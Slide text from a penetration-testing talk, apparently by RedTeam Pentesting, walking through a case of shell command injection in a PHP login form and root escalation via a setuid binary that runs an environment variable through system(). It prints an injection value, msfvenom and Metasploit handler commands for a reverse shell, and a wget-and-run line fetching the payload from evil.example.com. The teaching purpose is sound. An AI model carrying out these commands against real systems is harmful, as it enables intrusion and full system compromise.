
```
<?php
    $login_res = shell_exec(
        'bash check_password.sh '.$_POST['user'].' '.$_POST['pass']
    );
?>
```

```
$login_res = shell_exec(
    'bash check_password.sh admin;ls ; password'
);
```



There are some constraints...

- Incoming connections only accepted on port 80
- Port 80 already blocked by the web server





RedTeam Pentesting
Penetration tests
Real-world examples
Summary

Session management
Image retrieval system
Backend login form
Internal network tests, hardware/App tests

Don't reinvent the wheel



Don't reinvent the wheel

- Create a connect back shell using Metasploit Framework

```
$ msfvenom -p linux/x86/meterpreter/reverse_tcp \  
LHOST=6.6.6.6 -f elf -o meterpreter  
  
No platform was selected, choosing Msf::Module::Platform::Linux from the payload  
No Arch selected, selecting Arch: x86 from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 71 bytes  
Saved as: meterpreter
```



Using Metasploit Framework

- Starting msfconsole on attacker host


```
$ ./msfconsole  
msf > use exploit/multi/handler  
msf exploit(handler) > set payload linux/x86/meterpreter/reverse_tcp  
[...]  
msf exploit(handler) > exploit  
  
[*] Started reverse TCP handler on 0.0.0.0:4444  
[*] Starting the payload handler...
```



Using Metasploit Framework

- Use the command injection vulnerability:

```
wget http://evil.example.com\  
/meterpreter  
chmod +x meterpreter  
./meterpreter
```





Using Metasploit Framework

```
[*] Transmitting intermediate stager for over-sized stage...  
[*] Meterpreter session 1 opened (6.6.6.6:4444 -> 8.8.8.8:58508)  
    at 2016-05-08 10:30:53 -0400  
  
meterpreter > shell  
Process 6664 created.  
Channel 1 created.  
$ id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```



How to expand privileges?

- Look for executables with setuid bit ("set user ID upon execution")
 - Run executable with permissions of file's owner



How to expand privileges?

- Look for executables with setuid bit ("set user ID upon execution")
→ Run executable with permissions of file's owner

```
$ find . -user root -perm -4000 -exec ls -al {} \;  
-rwsr-xr-x 1 root root 8008 May  8 10:48 /usr/local/check_update
```



How to expand privileges?

- Look for executables with setuid bit ("set user ID upon execution")
→ Run executable with permissions of file's owner

```
$ find . -user root -perm -4000 -exec ls -al {} \;  
-rwsr-xr-x 1 root root 8008 May  8 10:48 /usr/local/check_update
```

- Sadly, it's not world-writable



Analysing executables using IDA multi-processor disassembler

Legend: Library function (cyan), Data (grey), Regular function (blue), Unexplored (green), Instruction (brown), External symbol (pink)

Function list:

- Functions...
- IDA Vi...
- Hex V...
- Struc...
- E...
- Im...
- Ex...

Function name:

- _init_proc
- _printf
- _getuid
- _getuid

Graph overview:

Assembly code:

```
call    _getuid
mov     ds:euid, eax
call   do_setuid
sub     esp, 0Ch
push   offset name      ; "PROG"
call   _getenv
add    esp, 10h
mov    [ebp+command], eax
sub    esp, 8
push  [ebp+command]
push  offset format    ; "Will execute %s.\n"
call  _printf
add   esp, 10h
sub   esp, 0Ch
push [ebp+command]    ; command
call  _system
add   esp, 10h
call  undo_setuid
```

100.00% (-22,319) (367,53) 00000675 08048675: main+50 (Synchronized with Hex View-1)

Output window:

The initial autoanalysis has been finished.



Finally: root access

```
$ PROG=id /usr/local/check_update  
Will execute id.  
uid=1000(seclab) gid=1001(seclab) euid=0(root) groups=1001(seclab)
```




Summary

- User-provided input is not escaped
- Dangerous setuid executable found
 - Command execution with root privileges
 - Full compromise of the system
- Endangers all connected (internal) systems



Summary


- User-provided input is not escaped
- Dangerous setuid executable found
 - Command execution with root privileges
 - Full compromise of the system
- Endangers all connected (internal) systems





What are the usual suspects?

- Default passwords
admin:admin, root:root
- Broken (management) web apps (WiFi router, switches, CI server)
- Outdated software
(e.g. win2000)
- Files on SMB shares accessible:
"password list 2016.xlsx"
"password for passwordlist.txt"
- Missing/Broken authorisation
- Certificate verification failures
 - `curl_opt_VERIFY_CERT = 0`
 - Homebrew trust managers





More examples on our website

- o2/Telefonica Germany:
ACS Discloses VoIP/SIP Credentials
- AVM FRITZ!Box:
Remote Code Execution via Buffer Overflow
- Unauthenticated Remote Code Execution in IBM Endpoint Manager Mobile Device Management Components
- EntryPass N5200 Credentials Disclosure

<https://www.redteam-pentesting.de/advisories/>



What does a pentester's day look like?



What does a pentester's day look like?

- Regular usage of the software:
 - Understand the application's functionality and behaviour
→ Basis for any further exploitation
 - Provoke errors, watch for anomalies



What does a pentester's day look like?

- Regular usage of the software:
 - Understand the application's functionality and behaviour
→ Basis for any further exploitation
 - Provoke errors, watch for anomalies
- Uncover what's happening in the background:
 - Analyse the communication, understand how services play together



What does a pentester's day look like?

- Identify weaknesses and exploit vulnerabilities
 - Manipulate parameters
 - Insert unexpected values
 - Change perspectives
 - Be creative, use functions differently!



What does a pentester's day look like?

- Identify weaknesses and exploit vulnerabilities
 - Manipulate parameters
 - Insert unexpected values
 - Change perspectives
 - Be creative, use functions differently!
- Documentation
 - About 30% of the time of a pentest



What does a pentester's day look like?

- Identify weaknesses and exploit vulnerabilities
 - Manipulate parameters
 - Insert unexpected values
 - Change perspectives
 - Be creative, use functions differently!
- Documentation
 - About 30% of the time of a pentest
- Final Meeting
 - Discussion of vulnerabilities
 - Live demo



RedTeam Pentesting
Penetration tests
Real-world examples
Summary

But wait, aren't there tools to do this?



But wait, aren't there tools to do this?

- Tools cannot find non-obvious vulnerabilities
 - Especially not the interesting ones!
- Pentesting is handwork!
 - But tools ease the exploitation
- Know your toolbox and pick the right one!





This is the end.

Thank you for listening!

Any questions?



This is the end.

Thank you for listening!

Any questions?

Next: Open discussion round!